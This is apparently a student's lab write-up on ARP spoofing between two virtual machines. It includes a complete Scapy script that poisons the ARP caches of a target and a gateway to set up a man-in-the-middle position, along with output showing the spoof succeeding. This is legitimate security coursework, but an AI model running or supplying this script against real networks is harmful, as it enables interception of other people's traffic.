
Tutorial 5

I chose to use Kali VM and Nitrux VM as windows doesn't support vms for Win 7 and 10 anymore and Win 11 download is roughly 25gb as compared to Nitrux of 2 gbs.


Task – 1

Create NAT-Network




Name
NatNetwork

NAT network on Kali VM




```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.4  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::e6a2:bd02:82a5:94e2  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:ad:25:87  txqueuelen 1000  (Ethernet)
        RX packets 8  bytes 2352 (2.2 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 29  bytes 3722 (3.6 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 480 (480.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 480 (480.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(kali㉿kali)-[~]
└─$ 
```

NAT network on Nitrux VM



```
osboxes@osboxes:~$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::b183:4b54:55d9:66e8  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:b7:90:e9  txqueuelen 1000  (Ethernet)
        RX packets 33  bytes 5366 (5.3 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 52  bytes 8961 (8.9 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 108  bytes 9030 (9.0 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 108  bytes 9030 (9.0 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

osboxes@osboxes:~$ _
```

Default gateway IP –



```
┌──(kali㉿kali)-[~]
└─$ ip route
default via 10.0.2.1 dev eth0 proto dhcp src 10.0.2.4 metric 100
10.0.2.0/24 dev eth0 proto kernel scope link src 10.0.2.4 metric 100

┌──(kali㉿kali)-[~]
```


So,

Kali VM IP / Eve – 10.0.2.4

Nitrux VM IP/ Alice – 10.0.2.15

Gateway / Bob – 10.0.2.1


Scapy already downloaded to Kali VM



```
┌──(kali㉿kali)-[~]
└─$ sudo pip3 install scapy
Requirement already satisfied: scapy in /usr/lib/python3/dist-packages (2.5.0
+git20240324.2b58b51)
WARNING: Running pip as the 'root' user can result in broken permissions and
conflicting behaviour with the system package manager, possibly rendering you
r system unusable.It is recommended to use a virtual environment instead: htt
ps://pip.pypa.io/warnings/venv. Use the --root-user-action option if you know
 what you are doing and want to suppress this warning.
```

(yes we shouldn't use sudo with pip3)

Task 2



~/tutorial/mitm.py - Sublime Tex
File Edit Selection Find View Goto Tools Project Preferences Help
mitm.py
kali@
File Actions Edit View Help

```python
import scapy.all as scapy # to create ARP packets
import time # to create a timed gap between sending packets
import sys # to enable dynamic printing
import argparse

def getMac(IP):
    request = scapy.ARP(pdst=IP)
    br = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")
    arp_request = br / request
    list_1 = scapy.srp(arp_request, timeout=3, verbose=False)[0]
    print("list_1", list_1)
    return list_1[0][1].hwsrc

def spoofer(targetIP, spoofIP):
    targetMAC = getMac(targetIP)
    packet=scapy.ARP(op=2,pdst=targetIP,hwdst=targetMAC,psrc=spoofIP)
    scapy.send(packet, verbose=False)

def restore(destinationIP, sourceIP):
    destinationMAC = getMac(destinationIP)
    sourceMAC = getMac(sourceIP)
    packet = scapy.ARP(op=2,pdst=destinationIP,hwdst=destinationMAC,
    psrc=sourceIP,hwsrc=sourceMAC)
    scapy.send(packet, count=4,verbose=False)

targetIP = input("[*] Enter Target IP (Alice) > ")
gatewayIP = input("[*] Enter Gateway IP (Bob) > ")
packets = 0
try:
    while True:
        spoofer(targetIP,gatewayIP)
        spoofer(gatewayIP,targetIP)
        print("\r[+] No of Sent packets "+ str(packets)),
        sys.stdout.flush()
        packets +=2
        time.sleep(2)
except KeyboardInterrupt:
    print("\nSpoofing Interrrupted CTRL + C------------ Returning to normal state..")
    restore(targetIP,gatewayIP)
    restore(gatewayIP,targetIP)
```

```
┌──(kali㉿kali)-[~/tutorial]
└─$ python3 mitm.py
[*] Enter Target IP (Alice) > 
```

Task 3


arp -a command output



```
osboxes : bash — Kon
sboxes@osboxes:~$ arp -a
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
sboxes@osboxes:~$
```


Shows 10.0.2.1 which is the gateway ie Bob.

Running the script



```
┌──(kali㉿kali)-[~/tutorial]
└─$ sudo python3 mitm.py
[sudo] password for kali:
[*] Enter Target IP (Alice) > 10.0.2.15
[*] Enter Gateway IP (Bob) > 10.0.2.1
list_1 <Results: TCP:0 UDP:0 ICMP:0 Other:1>
WARNING: You should be providing the Ethernet destination
nding an is-at ARP.
list_1 <Results: TCP:0 UDP:0 ICMP:0 Other:1>
WARNING: You should be providing the Ethernet destination
nding an is-at ARP.
[+] No of Sent packets 0
list_1 <Results: TCP:0 UDP:0 ICMP:0 Other:1>
WARNING: more You should be providing the Ethernet destina
en sending an is-at ARP.
list_1 <Results: TCP:0 UDP:0 ICMP:0 Other:1>
[+] No of Sent packets 2
list_1 <Results: TCP:0 UDP:0 ICMP:0 Other:1>
list_1 <Results: TCP:0 UDP:0 ICMP:0 Other:1>
[+] No of Sent packets 4
list_1 <Results: TCP:0 UDP:0 ICMP:0 Other:1>
WARNING: You should be providing the Ethernet destination
```

New Mac address of gateway



```
osboxes : bash — Kons
osboxes@osboxes:~$ arp -a
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
osboxes@osboxes:~$ arp -a
? (10.0.2.1) at 08:00:27:ad:25:87 [ether] on enp0s3
? (10.0.2.4) at 08:00:27:ad:25:87 [ether] on enp0s3
osboxes@osboxes:~$
```

We can now see that gateway with ip 10.0.2.1 now has Mac address of Kali machine (Eve) so we have successfully spoofed Alice (Nitrux VM) into believing that Mac address 08:00:27:ad:25:87 is that of gateway while in reality it is of Eve, the MITM.